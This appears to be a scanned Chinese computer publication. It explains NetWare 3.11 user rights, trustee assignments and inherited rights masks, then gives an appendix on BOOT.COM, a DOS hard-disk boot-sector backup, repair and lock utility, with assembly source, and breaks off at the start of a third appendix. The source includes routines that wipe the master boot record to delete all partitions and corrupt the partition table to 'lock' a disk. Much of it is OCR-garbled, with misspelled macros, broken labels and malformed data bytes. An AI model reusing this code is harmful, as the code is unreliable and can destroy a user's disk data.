影响网络安全的主要因素是用户权限的使用,而且这也是最常见的安全失误的根源,大多数安全性方面的问题正是发生在这个环节上,据统计,网络中 65% 的数据破坏或丢失是由于用户权限分配不当由误操作造成的,所以,要真正保障 NetWarer 的安全性,用户应当准确无误地理解 NetWarer 的安全机制,全面理解和掌握有关用户权限的概念和使用,而有关这方面的内容与知识,通常的 NetWarer 资料只作了一般的介绍,并没有深入进行讨论,使得一些 NetWarer 的用户(甚至某些网络管理员)在 NetWarer 权限安全性的理解方面还存在着一些模糊的概念,表现在安装网络应用软件和规划目录时,或不加控制地把权力交给用户,或用户权限设置不当,从而影响网络安全正常地运行,用户的权限安全性由受托者权限分配(Trustee assigning),继承权限屏蔽(Inherited rights mask)和目录/文件属性(Directory and File Attributes)几方面因素控制,本文结合笔者从事网络管理的一些经验和对权限安全性的理解与使用,试图对此作较深入的讨论,以下所涉及的内容均以 NetWarer 386 V3.11(100 用户)为准。

一、背景知识与基本概念

(一)NetWarer 的用户类型

NetWarer 系统的用户具有严格的等级,不同的用户具有不同的权力范围,NetWarer 提供了以下五种类型的用户

1. 系统管理员(Supervisor)

Supervisor 又称超级用户,对网络的目录/文件具有所有的访问权限,管理着网络上的用户,记帐,安全保护,文件备份,打印队列等,Supervisor 在系统安装后自动建立。

2. 组(Group)

组是用户的集合,一个组可包括多个用户,一个用户也可属于多个组,给组指定一个权限,则该组下的所有用户都具有了这一权限,系统安装后,自动建立 EVERYONE 组,任何新建立的用户都属于该组。

3. 组管理员(Group Manager)

组管理员用来分担系统管理员的负担,它相当于行政上的部门管理,控制由它建立的用户,组以及它们使用的网络资源。

4. 操作员(Operator)

Operator 是具有一定权限的用户,可以运行相应的实用程序,按照其负责的范围可划分为 FCOSOLE 操作员,打印队列操作员和控制台操作员。

5. 网络用户(Network User)

指具有一定访问权限的网络使用者,只能由系统管理员建立并在指定的权限内操作。

(二). 权限,受托者权限,继承权限屏蔽

权限(Rights)决定用户是否有资格对目录和文件做什么操作,NetWare 386 的权限安全性主要是指受托者权限(Trustee Rights)和继承权力屏蔽(Inherited Rights Mask),前者用来控制用户对目录及文件的访问,后者用来决定某一目录和文件的受托者能够从父目录中继承到什么权限,有下列 8 种权限在目录或文件级上指定。

1. 管理(Supervisory)

拥有该权限的用户将自动拥有该目录及其子目录树的所有权限,并忽略所有子目录及文件中的继承权限屏蔽。

2. 访问控制(Access control)

具有此权限的用户能向其它用户授予除管理权限外的任何权限。

3. 建立(Create)

允许用户建立新的文件和子目录。

4. 删除(Erase)

允许用户删除空目录和文件。

5. 文件扫描(File Scan)

允许用户查看目录与文件。

6. 修改(Modify)

允许用户修改目录/文件的属性并对于目录与文件改名。

7. 读(Read)

允许用户打开和阅读文件。

8. 写(Write)

允许用户打开与写文件或改变文件内容。

(三). 权限的表示方法

NetWare 在括号之间将权限显示出来,权限集合中的每一个字母是一个特定权限的缩写,下面是一个所有权限的完整表示方法:

[SRWCEMFA]

如果取消了某个权限,它就从权限集合中相应的位置上消失了,如某权限集表示为:

[RWEFA]

则在这个权限集中,缺少 S(管理),C(建立),M(修改)等权限。

(四)NetWare 的目录/文件属性(Attributes) 属性是使目录或文件具有特殊的性质,通常用作对用户误操作的安全保护,借助于目录/文件属性,系统能够约束或限制其它用户拷贝、删除、改名、查看、写入及共享等操作,有些属性可设在目录级,有些可设在文件级,NetWare 系统中共有 14 种文件属性和 6 种目录属性,并不是所有属性都与安全性有关,以下仅列出与安全性有关的一些属性,与权限表示方法相似,文件属性在 NetWare 实用程序显示时被包括在括号之间,按照约定,未被分配的属性由空格符表示。

目录属性

1. 禁止删除(Delete inhibit)
 2. 隐含(Hidden)
 3. 清除(Purge)
 4. 改名禁止(Rename Inhibit)
 5. 系统(System)
- 文件属性
1. 禁止拷贝(Copy Inhibit)
 2. 禁止删除(Delete Inhibit)
 3. 拷贝禁止(copy Inhibit)
 4. 清除(Purge)
 5. 隐藏(Hidden)
 6. 改名禁止(Rename Inhibit)
 8. 只读/读写(Read Only/Read Write)
 9. 可共享/不可共享(Shareable/Nonshareable)
 10. 只执行(Execute only)

二、受托管理权的理解与使用

在 NetWare 环境下,在安全方面用得最多的是受托管理权,受托管理权被用来控制用户对目录及文件的访问,对于具有注册权的网络用户或用户组,需经网络管理员为其对某些目录分配一定的权力,当用户或用户组被明确地赋予对一个目录和文件的操作特权,该用户即成为这些目录或文件的受托者,正是有了这个委派,用户才可以访问文件服务器中的目录或文件,用户所拥有的权限被称为“受托管理权”,在使用受托管理权限时应着重理解以下几个要点:

1. 超级用户(Supervisor)总是拥有对所有目录的全部受托管理权限,其权限不能被其它用户授予和删除,当 Supervisor 为授予组或用户受托者权限,则那些组或用户必须已存在服务器上。

2. 一个用户若要使用一个目录,必需由系统管理员通过受托管理分配才能取得相应权限,成为这个目录的受托者,用户只有被赋予对某一目录的受托权后,才有可能访问或查看该目录下的文件或子目录,否则用户可能连这些目录存在都不知道,更谈不上使用这些目录中的文件,例如在一个目录中取消某一用户除搜索权外的所有权限,那么该目录中的用户除了能列文件名外,而不能进行其它任何操作。

3. 受托者权限具有继承性,某个目录一旦确定受托者的委派,这些权限可以延伸到该目录下的所有子目录,除非子目录被重新指定受托权限,所以,通常将受托管理权赋予目录结构的最高层,该目录下的子目录树和文件也就继承了这些权限。

4. 受托管理权能够在目录树的任一级指定,也可以在文件级指定,目录的受托管理权对指定的目录和各级子目录发生作用,而文件的受托权限对指定文件发生作用,一个目录或文件可以有多个受托者,各受托者的权限可以各不相同,一个用户也可以被授予对多个目录的代管者权限,通常情况下,不同的目录/文件服务于具有不同需求的用户。

5. 作为一个用户可被直接赋予受托管理权,也可以间接地通过安全等效赋予,安全等效可以使一个用户(用户组)与另一个用户(用户组)具有相等的权限,这在某些情况下使受托权分配更加简便有效,例如,新增用户 B 与原有用户 A 对网络资源具有同样的要求,那么网络管理员只需将用户 B 设置成与用户 A 安全等效即可,而无需重新为用户 B 分配受托权限,安全等效是不传递的,如果用户 A 与用户 B 安全等效,且用户 B 与用户 C 安全等效,但用户 A 与用户 C 之间不安全等效。

6. 如果一个用户的组员关系存在于多个用户组中,而这些用户组的受托管理权限不同,那么该用户的受托者权限应为多个用户组所具有的受托权限之和。

7. 删除一个用户对某一目录的全部受托权限与删除该用户对此目录的受托指派是不同的,即便某一用户并不是某一目录的受托者,该用户仍可继承他在目录中的相同权限,反之,如果某一用户虽然是指定目录的受托者,却对该目录无任何受托权限的话,则该用户亦无法行使任何权限。

8. 用户的管理权不能够在低层目录中被取消,这

意味着如果用户在高层目录中被赋予管理权 S 后,那么即使在低层目录的重新受分配中不赋予任何权限,用户仍然对低层目录具有所有的权限。

三、继承屏蔽权的理解和使用

继承屏蔽权表示该目录或文件的受托者能够从其父目录中能继承到哪些权力,用于限制用户对目录或文件的继承权进行过滤。当受托者被委派后,这些权限同时延伸到该目录的多级子型子目录,如果需要对受托者在某个子目录所能行使的某些权力,则须使用继承屏蔽权“过滤”掉那些权限。

1. 继承权屏蔽与受托者权限两者涉及的目录或文件权限相同,使用如前所述的 8 种权限来控制用户对目录和文件的访问。在 NetWare 386 中,只有当父目录或高层目录被授予受托者权限时,继承权屏蔽才当前目录有效。

2. 对于在网络环境中首次新建的目录,系统自动赋予目录的缺省继承权屏蔽包含所有的权限,但这并不表明用户对目录具有所有的权限,此外,对于系统自动建立的 SYSTEM 和 LOGIN 等目录,普通用户只包含一切权限,但用户并不具有有效权限。记住,目录权限并非不是有效权限,除非它们与受托者指派权限一起赋予,用户只能使用在受托者权限分配时所具有的权限。

3. 在树结构的目录中,高层目录的继承权屏蔽对子目录有效,在高层目录中被屏蔽的权限在子目录中也被屏蔽,除非子目录被重新授予受托者权限,才能获得新的权限。

4. 继承权屏蔽可以决定某一目录或文件的受托者能够从父目录中能继承到什么权限。如果某一目录的继承权屏蔽结果不包括某项权限的话,那么即使该目录的受托者拥有该项权限,最终也不能对该目录行使该项权限。

5. 任何用户都有权限查看目录或文件的继承权屏蔽,只有在当前目录或其父目录中有访问控制权限的用户才能修改继承权屏蔽中的权限。

四、关于属性安全性

属性安全性是指目录/文件所具有的某种特殊的性质,相对于权限安全性,属性安全性较为简单和易于理解,一般来说,受托管理权与继承权屏蔽很少设置到文件一级,而属性却通常是赋予文件的,权限和属性设在不同的级别上,并按照一定的规则互相影响着,属性安全性主要体现在通过对指定目录或文件的属性设置上,以限制某些操作,属性安全性优于权限安全性,它可以忽略由受托者指定所授予的权限,并能阻止有效权限所允许的操作,因而它能限制包括管理员在内的所有用户,不论用户有什么样的有效权限,如果有一种属性被禁止,就不能执行权限所允许的操作。目录属性主要影响到用户是否能查看目录等,一般不影响用户对文件的使用。设置在目录级上的属性,仅应用于目录,设置在文件级上的属性,仅适用于那个文件。

在对目录/文件设置属性安全性时,可考虑以下建议。

- 1. 对于由系统建立的目录或文件,系统自动为其文件标识为只读[RO],禁止删除[D]和禁止改名[R],对于 DOS 目录,应为 DOS 文件置为只读/可共享[ROS],系统自动为其增加禁止删除和改名属性。
2. 对于应用程序文件一般置文件属性为[CROS],为防止非法拷贝,应为主要可执行文件设置可共享/只执行[SX]标志。应用程序在执行中如果要产生附加文件,应在创建那些文件的目录中授予用户以创建权限[CC]。

3. 在数据文件目录中,对于可以读但不能修改的文件对置只读/可共享[ROS],对于可读又可被修改的文件置为可读写/可共享[RWS],应向用户讲清楚的是,将某文件的文件标识为可写入后,当多个用户对可读写文件操作时,后一个用户总是覆盖前一个用户对文件的改变。对于删除后不需要恢复的文件应增加删除标志[D]。

五、有效权限和最终权限的确定

在一个目录/文件中,用户真正有资格行使的“权限”是有效权限,在确定有效权限应考虑以下一些相关因素

- 1. 有效权限一般由用户的受托者权限决定,如果已指定受托者权限,则受托者权限就是有效权限,如果未指定受托者权限,则有效权限为由受托者权限与继承屏蔽权限组合决定,在确定有效权限时,不仅要知道该用户对目录有哪些受托管理权限,还要看继承权屏蔽中允许用户继承哪些权限,然后由两者权限集的逻辑“与”来最终决定有效权限,即取受托管理权和继承屏蔽权两者的交集。
2. 在一个用户组中,如果某个用户被授予了超出该组权限的额外受托权限,则该用户的受托者权限是本身的权限及他所在用户组权限之和,与此相反,如

果某些用户并没有被授予附加的受托指派,然而他们仍具有在某些目录中超出同组其它成员的更多的有效权限,这是因为这些用户的组员关系还存在于其它用户组中,这时该用户的有效权限应为他所在的多用户组权限之和,即由多个用户组权限集的逻辑“或”来决定。

3. 对某一目录/文件具备了某些有效权限并不意味着该用户就可以对该目录最终行使这些权限,还取决于该目录/文件的属性如何,属性不考虑用户权限并防止用户对目录或文件的某些操作,例如目录属性可以忽略所有用户对该目录的有效权限,文件属性可忽略所有用户对该文件的有效权限,用户最终能够行使的权限(或称最终权限)是将用户对某一目录的有效权限再和目录/文件属性相“与”,才是用户能够实施的真正权限。

4. 目录/文件属性对管理员和普通用户的影响是不同的,如目录/文件属性不允许进行某种操作,即使是管理员也不能作。例如,管理员有权在任何目录层删除文件,如果文件已经标记了禁止删除属性,那么管理员也不能删除,然而管理员的权限允许他改变文件的属性,而用户在任何地方都受到权限和属性的限制。

所以,以下信息在确定一个用户的有效权限时是必须知道的:

- 在对于用户的受托管理分配中授予了什么权限
· 在用用户所属组的受托管理分配中授予了什么权限
· 用继承权屏蔽撤消了什么权限
· 目录/文件属性限制了哪些操作
· 有效权限和最终权限的确定可按下面程序进行。(参见附图一)

六、用户权限的检查与查询命令

作为一个网络用户,除享有网络系统允许提供的服务外,在进行其它一些特殊的操作时可能经常受到 NetWare 安全性的限制,这主要是由于系统规定的权限和属性对用户的越权操作进行约束,如果用户希望知道自己在网络中能对文件的目录做些什么,可用下面 NetWare 提供的命令对当前目录/文件的权限及属性进行检查,使其对自己所享有的用户权限有所了解,有关这些命令的详细用法,请参考 NetWare 手册。

- 1. 受托管理权
· 查看一个目录中已经被授予受托管理权命令:
TLIST
· 查看一个文件的受托管理权命令:
TLIST filename
2. 继承屏蔽权
查看目录的继承权屏蔽命令:
ALLOW
· 查看文件的继承权屏蔽命令:
TLIST filename
3. 有效权限
查看在当前目录下对文件的有效权限命令:
RIGHTS*.*
4. 属性
· 查看当前目录的属性命令:
FLAGDIR
· 查看当前目录中文件的属性:
FLAG*.*

七、权限实例分析
为帮助读者更好地理解在较复杂的网络环境中有效权限的确定,下面我们通过对一个模拟的目录结构的具体分析,掌握其实际应用。

(模拟目录结构参见附图二)
1. 用户 DAVID 在目录 SERVER\HOMEUSER 的个人目录中被受托管理分配了除 Supervisory 以外的所有权限。

2. 在 USER 的子目录 Personal 中,设置一个继承权屏蔽,只允许 David 从上级目录 USE R 中继承管理、读、和文件扫描权,然而 USER 目录不具备管理权,所以 David 在 Personal 中只有读和文件扫描权。

3. David 在目录 MYSUB 中只有读和文件扫描权,因为 MYSUB 只能继承上级目录传递的权限,即使 MYSUB 的继承权屏蔽允许继承所有的权限,情况也是亦然。

4. 在 USER 子目录 Private 中,David 权限在新的受托管理分配中被重新定义为[S RW],因此,新的受托管理分配决定了 David 在 Private 目录中的有效权限为[SRW],即管理权、读和写权限。

5. 在 USE/RIVATE/HOSE 目录中,DAVID 被定义成无权限,而由于 WHOSE 的父目录 Privat e 分配有管理权,而管理权不能在低层次目录中被取消,因而 David 在 WHOSE 录中所有的权限。

6. 对于共享目录 APPS,通常应限制用户的非法

操作,在应用程序 WS 目录中,David 被受托管理分配为[R F],即可以扫描并运行 WS 下的文件,子目录 WORDSTAR 继承了 WS 的权限,所以,David 在这个子目录中的有效权限是[R F]。

7. 在 BASE 的子目录 DBASE 中,设置了继承权屏蔽,只允许用户 David 继承权 S,而上级目录 BASE 没有管理权,而 BASE 的[R F]权限又被屏蔽掉,因而实际上 David 在 DBASE 中没有任何权限。

8. 与 DBASE 目录一样,在 FOXPRO 目录中,设置了一个屏蔽,这个屏蔽允许用户继承管理权,但实际上 David 不能继承到任何权限,然而 David 在 FOXPRO 中有一个新的受托分配[FRWC],该受托管理可以忽略屏蔽,因此 David 在 FOXPRO 目录中的有效权限与受管理权相同。


八、关于简化网络权限管理的几点措施

对于一个拥有近百个用户的较大规模的网络,为保证网络的安全性及有效地进行管理,对 LAN 的管理员来说是一项繁重的工作,为减轻系统管理员负担,首先需在服务器上仔细规划一个合理的目录结构,并建立组(Group)或功能化的用户,适当将 Supervisor 的某些权限下放,赋予他们某些权力与职责,以简化网络管理,以下几个可采取的具体措施供参考。

1. 规划合理的目录结构

选择一个合理的目录结构对网络安全性来说是至关重要的,在网络安装之初,就应当考虑如何从整体上设计规划目录结构,NetWare 的目录结构如同 DOS 目录均为树型,不同的是 NetWare 把文件服务器名作为路径的第一层,服务器的卷相当于磁盘的根目录,具体在服务器上建立什么样的新目录,应根据应用环境及实际需要而定,但一个完善的目录结构应具有以下特征:

- 保证服务器上的数据是安全的
· 网络的安全性管理很方便
· 保证用户能够方便灵活地使用网络资源
· 数据文件的归档备份安全可靠
· 符合在 DOS 环境中的目录习惯
- 下面推荐一个示范性的文件服务器目录结构作为参考。



2. 建立用户的私人目录

网络用户除访问共享资源外,有很多理由要求设置专用的私人目录,以满足各种配置,或用户专用文件设定的需要,用户对自己的目录有全部的权限,可以建立和存取私人文件,这样可以减少许多网络管理上的麻烦,例如许多软件运行时要求独立工作或生成临时文件,若用户对个人目录没有 W 或 C 权限,则无法使用该软件。注意,不要在文件服务器卷的根目录建立用户的私人目录,首先应建立一个控制目录,并把它作为各用户个人目录的父目录,在控制目录中应取消所有的访问权限,然后将其赋给用户私人目录。

3. 根据用户的不同需求建立相应的用户组

由于网络各用户所要求的环境条件各异,而仅用一个 EVERYONE 组显然不能做到对不同类别用户的灵活管理,需要由 SUPERVISOR 创建新的用户组,然后将用户按需求分配在不同的用户组中,因为被分配在同一用户组内的成员通常是那些具有类似操作特性的用户,对用户组的一次操作可替代组内用户逐一进行的多次操作,所以建立用户组可简化对网络的管理。

4. 建立功能化的用户

任何被 SUPERVISOR 命名过的用户都可以成为一个特殊的功能化用户,对于用户较多和规模较大的网络,使这些委任一定的权限的用户,与系统管理员共同担负起网络管理的职责,以简化网络网络管理。组管理员
网络管理员可以通过建立组和指定用户在一

范围内管理他们而使其具有管理职责,这类用户称为“组管理员”或“记帐管理员”,组管理员和记帐管理员都能在服务器某些区域内指定安全性及其它有限限制。

控制台操作员

享有该权限的用户在 NetWare 菜单 FCONSOLE 中可有特殊的权力,可关闭文件服务器。

打印队列操作员


打印是网络中最重要的一项功能之一,打印队列操作员可通过 FCONSOLE 菜单来监控和管理打印过程的任何管理工作。

九、结语


NetWare 本身是一个复杂的网络操作系统,和一切复杂的事物一样,它们遵从莫菲定律,如果它可能出问题,它就可能出现。就网络安全性方面来说,必须认识到控制用户权限是保障网络安全的关键。但是,有很多其它因素使如何分配适当的用户权限变得更加复杂。随着新的软件不断出现,图形用户界面的安装运行,而有些应用软件要求安装在服务器卷的根目录下才能正常工作,以致有时我们不得不针对每个特定的应用程序或文件决定访问权限究竟是什么。严格的安全措施必定会对用户的灵活性和效率方面带来一些副作用,要求网络管理员在分配用户权限时应与用户本人协商,充分考虑用户对网络资源的需求,以减少失误,那么严格的安全措施就不会成为主要障碍。

□ 姚 坤 郭 大 伟

(附图一,确定用户有效权限与继承权限流程图)



(附图二,一个模拟目录结构的用户权限实例分析)



附录六

维护硬盘的实用程序 BOOT.COM

硬盘有主引导扇区(第一引导区)和分区引导扇区(第二引导区),它们一旦被病毒侵害,将使计算机一启动就染上病毒,用户资料随时有遭破坏的危险。为了既消除病毒又能保护硬盘上的数据,通常较好的方法是预先对硬盘主引导扇区存一备份,一旦发现主引导区被破坏,可用备份来恢复。实际上,由于多种原因,有相当数量的微机用户没有对硬盘引导区作备份。那么,在硬盘遭病毒侵害后,安全恢复这些被破坏的硬盘引导区和盘内数据是一项有意义的工作。另外,在某些时候和场合,必须限制计算机的使用权限,以保护机内数据的安全。基于此需求,笔者开发了一个硬盘引导扇区维护工具 BOOT.COM,它可以完成以下功能:(1)、对硬盘的两个引导扇区存入一指定的文件;(2)、从备份文件恢复一个或两个引导扇区;(3)、在无备份条件下安全恢复被病毒破坏的主引导区及盘内数据;(4)、快速删除整个硬盘的所有分区,包括非 DOS 分区(如 DM 分区);(5)、硬盘锁定及解锁。

本工具设计的原理如下:主引导扇区不属于 DOS 分区,遭破坏后即使对硬盘高级格式化也不能消除病毒。硬盘主引导扇区须由 ROMBIOS 的 13H 号中读出和回写。主引导扇区由 446 字节引导程序(末尾为空白)后紧跟 64 字节硬盘分区表及 2 字节有效标志(55AAH)共 512 字节组成。其中引导程序是可以通用的,并可以从正常盘上获得。所以,只要引导区内分区表被病毒破坏,(几乎所有病毒并不破坏它)可用下述程序恢复硬盘的主引导扇区和数据,程序中从 M 单元开始的 512 个字节的非部分就是正常硬盘的主引导程序。而分区表中对应每个分区的首字节为分区激活标志,80H 表示是可用分区,0 表示是不可用分区。故对此标志及引导扇区末两个字节更改,可实现硬盘的加锁和解锁。将引导扇区全写 0,能清除所有分区,分区引导扇区则较易用 DOS 的 DEBUG 程序中的 L 和 W 命令从它盘上复制。本工具对第二引导扇区的读写是用 DOS 的 25H 和 26H 号中断来完成。程序中调用绝对读写盘中断时,先自动判断分区大小后再执行相应的读写,适用于 DOS3.31 以上或以下的大于或小于 32M 的分区。

本工具还可以放在开机自动批处理 AUTOEXEC.BAT 的命令序列中,每次开机均可发现引导区是否被修改,具有反病毒软件包中 BOOTSAME 的功能,但克服了 BOOTSAME 对大分区运行死机的缺陷。具体方法是,先将引导扇区存入根目录下的文件 CMAIN.BOT 中,然后在根目录下建立一个内容为 '1CBOOT' 的 6 字节的数据文件 START.DAT。在 AUTOEXEC.BAT 中写入如下语句:

```
BOOT<START.DAT>NUL
ECHO N|COMP CBOOT CMAIN.BOT
则以后每次开机时,两个引导扇区的内容被写入文件 CBOOT 中,并与备份 CMAIN.BOT 比较,如果发现引导扇区有改变,在比较文件时就会发出叫声。
```

□ 长 沙 陈 德 明 孙 锦 红

```
TYPE BOOT.ASM
DISPLAY MACRO STRING
MOV AH,09
MOV DX,OFFSET STRING
INT 21H
ENDM
READ_MAIN_BOOT_TO MACRO BUFFER
MOV AX,201H
MOV BX,OFFSET BUFFER
MOV CX,1
MOV DX,80H
INT 13H
ENDM
WRITE_MAIN_BOOT_FROM MACRO
BUFFER
MOV AX,301H
MOV BX,OFFSET BUFFER
MOV CX,1
MOV DX,80H
INT 13H
ENDM
CODE SEGMENT
ORG 100H
ASSUME CS,CODE.DS,CODE
```

```
START,JMP DISP
M DB 0FAH,31H,0C0H,8EH,0D0H,0BCH,00H,
7CH,89H,0E6H,50H,07H,50H,1FH,0FBH,
0FCB
DB 0BFH,00H,06H,0B9H,00H,01H,0F2H,
0A5H,0EAH,1DH,06H,00FH,00H,0BEH,0BEH,
07H
DB 0B3H,04H,80H,3CH,80H,74H,0EH,80H,
3CH,00H,75H,1CH,83H,0C6H,10H,0FEH
DB 0CBH,75H,0EFH,0CDH,18H,8BH,14H,
8BH,4CH,02H,89H,0F5H,83H,0C6H,10H,
0FEH
DB 0CBH,74H,1AH,80H,3CH,00H,74H,0F4H,
0BEH,8BH,06H,0ACH,3CH,00H,74H,0BH
DB 56H,0BBH,07H,00H,0B4H,0EH,0CDH,
10H,5EH,0EBH,0F0H,0EBH,0FEH,0BFH,
05H,00H
DB 0BBH,00H,7CH,0B8H,01H,02H,57H,
0CDH,13H,5FH,73H,0CH,31H,0C0H,0CDH,
13H
DB 4FH,75H,0EDH,0BEH,0A3H,06H,0EBH,
0D3H,0BEH,0C2H,06H,0BFH,0FEH,7DH,
81H,3DH
DB 55H,0AAH,75H,0C7H,89H,0EEH,0EAH,
00H,7CH,00H,00H,49H,6EH,76H,61H,8CH
DB 69H,64H,20H,70H,61H,72H,74H,69H,
74H,69H,6FH,6EH,20H,74H,61H,62H
DB 6CH,65H,00H,45H,72H,72H,6FH,72H,
20H,6CH,6FH,61H,64H,69H,6EH,67H
DB 20H,6FH,70H,65H,72H,61H,74H,69H,
6EH,67H,20H,73H,79H,73H,74H,65H
DB 6DH,00H,4DH,69H,73H,73H,69H,6EH,
67H,20H,6FH,70H,65H,72H,61H,74H
DB 69H,6EH,67H,20H,73H,79H,73H,74H,
65H,6DH,00H,00H,00H,00H,00H,00H
DB 120H,DUP(0),18X16 bytes
BUFFER DB 512 DUP(0)
BEEP DB 0DH,0AH,0DH,0AH,0DH,0AH,07
MSG DB '*****
****,0DH,0AH
DB '* Maintenance Utility for Hard Disk Boot
Area *',0DH,0AH
DB '* Competible for Small and Large Disk
*',0DH,0AH
DB '* Version 2.0 *',0DH,0AH
DB '* Chen Deming,Sun Xuhong 1993.8 *',
0DH,0AH
DB '* National University of Defense Technolgy,
changsha *',0DH,0AH
DB '* FUNCTIONS *',0DH,0AH
DB '* 1 -- Save the main and slave boot
sectors to a file *',0DH,0AH
DB '* 2 -- Restore main boot sector only
from a file *',0DH,0AH
DB '* 3 -- Restore slave boot sector only
from a file *',0DH,0AH
DB '* 4 -- Restore main and slave boot
sectors from a file *',0DH,0AH
DB '* 5 -- Repair the virus - infected main
boot sector *',0DH,0AH
DB '* 6 -- Delete all the partitions (DOS or
non-DOS) *',0DH,0AH
DB '* 7 -- Lock the hard disk *',0DH,0AH
DB '* 8 -- Unlock the hard disk *',0DH,
0AH
DB '* 9 -- Exit to DOS *',0DH,0AH
DB '*****
****,0DH,0AH
DB 'Enter your choice= ',24H
WARN DB 0DH,0AH,'All data in drive C,will be
lost.continue?(Y/N)',24H
HINT DB 0DH,0AH,'Input file path and name;',24H
HANDLE DW?
LEN DB 60,0
FILENAME DB 60 DUP(0)
BUF256 DB 10 DUP(0)
ANSWER DB?
DISP,DISPLAY MSG
SELECT,MOV AH,01
INT 21H
MOV ANSWER,AL
CMP ANSWER,'1'
JNZ JUDGE2
JMP FUNC1
```

```

JUDGE2,CMP ANSWER,'2'
  JNZ JUDGE3
  JMP FUNC234
JUDGE3,CMP ANSWER,'3'
  JNZ JUDGE4
  JMP FUNC234
JMP FUNC2 3 4
JUDGE4,CMP ANSWER,'4'
  JNZ JUDGE5
  JMP FUNC234
JUDGE5,CMP ANSWER,'5'
  JNZ JUDGE6
  JMP FUNC5
JUDGE6,CMP ANSWER,'6'
  JNZ JUDGE7
  JMP FUNC6
JUDGE7,CMP ANSWER,'7'
  JNZ JUDGE8
  JMP FUNC78
JUDGE8,CMP ANSWER,'8'
  JNZ JUDGE9
  JMP FUNC78
JUDGE9,CMP ANSWER,'9'
  JNZ ALARM
  INT 20H
ALARM,DISPLAY BEEP
  JMP SELECT
;-----case 1-----
FUNC1,DISPLAY HINT
;Input a string to filename
  MOV AH,0AH
  MOV DX,OFFSET LEN
  INT 21H
  CMP LEN+1,0
  JZ FUNC1
;The last byte of filename must be 0
  MOV BL,LEN+1
  MOV BH,0
  MOV LEN[BX+2],0
  READ_MAIN_BOOT_TO M
;Read the slave boot sector
  MOV AL,2
  MOV CX,1
  MOV DX,0
  MOV BX,OFFSET BUFFER
  INT 25H
;Judge the disk is less or more than 32MB
  CMP AX,207H
  JNZ CREAT
  MOV AL,2
  MOV CX,0FFFFH
  MOV BX,OFFSET BUF256
  MOV WORD PTR[BX],0
  MOV WORD PTR[BX+2],0
  MOV WORD PTR[BX+4],1
  MOV WORD PTR[BX+6],OFFSET
  BUFFER
  MOV WORD PTR[BX+8],DS
  INT 25H
;Create a file to save the boot record
  CREAT,MOV AH,3CH
  MOV CX,0
  MOV DX,OFFSET FILENAME
  INT 21H
;Write to a file
  MOV BX,AX
  MOV AH,40H
  MOV CX,400H
  MOV DX,OFFSET M
  INT 21H
;Close the file and exit
  CLOSE,MOV AH,3EH
  INT 21H
  INT 20H
;-----case 2,3,4-----
FUNC234,DISPLAY HINT
;Input a string to filename
  MOV AH,0AH
  MOV DX,OFFSET LEN
  INT 21H
  CMP LEN+1,0
  JZ FUNC234
;The last byte of filename must be 0
  MOV BL,LEN+1

```

```

  MOV BH,0
  MOV LEN[BX,+2],0
;Open the file
  MOV AX,3D00H
  MOV DX,OFFSET FILENAME
  INT 21H
  MOV HANDLE,AX
;Read the file
  MOV BX,HANDLE
  MOV AH,3FH
  MOV CX,400H
  MOV DX,OFFSET M
  INT 21H
  CMP ANSWER,'3'
  JZ F234_3
;-----case 2 and case 4-----
F234_2,WRITE_MAIN_BOOT_FROM M
  CMP ANSWER,'2'
  JZ DONE
;-----case 2 and case 4-----
;write to slave boot area
F234_3,MOV AL,2
  MOV CX,1
  MOV DX,0
  MOV BX,OFFSET BUFFER
  INT 26H
;Judge the disk is or not more than 32MB
  CMP AX,207H
  JNZ DONE
  MOV AL,2
  MOV CX,0FFFFH
  MOV BX,OFFSET BUF256
  MOV WORD PTR[BX],0
  MOV WORD PTR[BX+2],0
  MOV WORD PTR[BX+4],1
  MOV WORD PTR[BX+6],OFFSET
  BUFFER
  MOV WORD PTR[BX+8],DS
  INT 26H
;Close file and exit
  DONE,MOV BX,HANDLE
  JMP CLOSE
;-----case 5-----
FUNC5,READ_MAIN_BOOT_TO BUFFER
;Copy the partition table
  MOV BX,1BEH
  MOV CX,42H
L1,MOV AL,BUFFER[BX]
  MOV M[BX],AL
  INC BX
  LOOP L1
  MOV M+1FEH,55H
  MOV M+1FFH,0AAH
  WRITE_MAIN_BOOT_FROM M
  INT 20H
;-----case 6-----
FUNC6,DISPLAY WARN
  MOV AH,01
  INT 21H
  CMP AL,'Y'
  JZ DEL
  CMP AL,'y'
  JNZ EXIT
  DEL,WRITEE_MAINE_BOOT_FROM BUFFER
  INT 20H
;-----case 7 and case 8-----
FUNC78,READ_MAINE_BOOT_TO BUFFER
;Modify the active attribution
  CMP ANSWER,'7'
  JNZ UNLOCK
  LOCKHD,MOV BUFFER+1BEH,0
  MOV BUFFER+1FEH,0
  MOV BUFFER+1FFH,0
  JMP WRITE
  UNLOCK,MOV BUFFER+1BEH,80H
  MOV BUFFER+1FEH,55H
  MOV BUFFER+1FFH,0AAH
  WRITE:WRITEE_MAINE_BOOTE_FROM
  BUFFER
  EXIT,INT 20H
;-----
CODE ENDS
END START

```

附录七

微机系统硬件电路及指令
代码加密技术


随着计算机技术及电子技术的飞速发展,各式各样的智能家电产品逐步进入千家万户,家电市场前景很好,因此,开发家用电脑及智能家电产品在国内乃至国外一直具有较大的诱惑力,导致开发、设计和研究新型的智能电子产品的单位和个人越来越多。

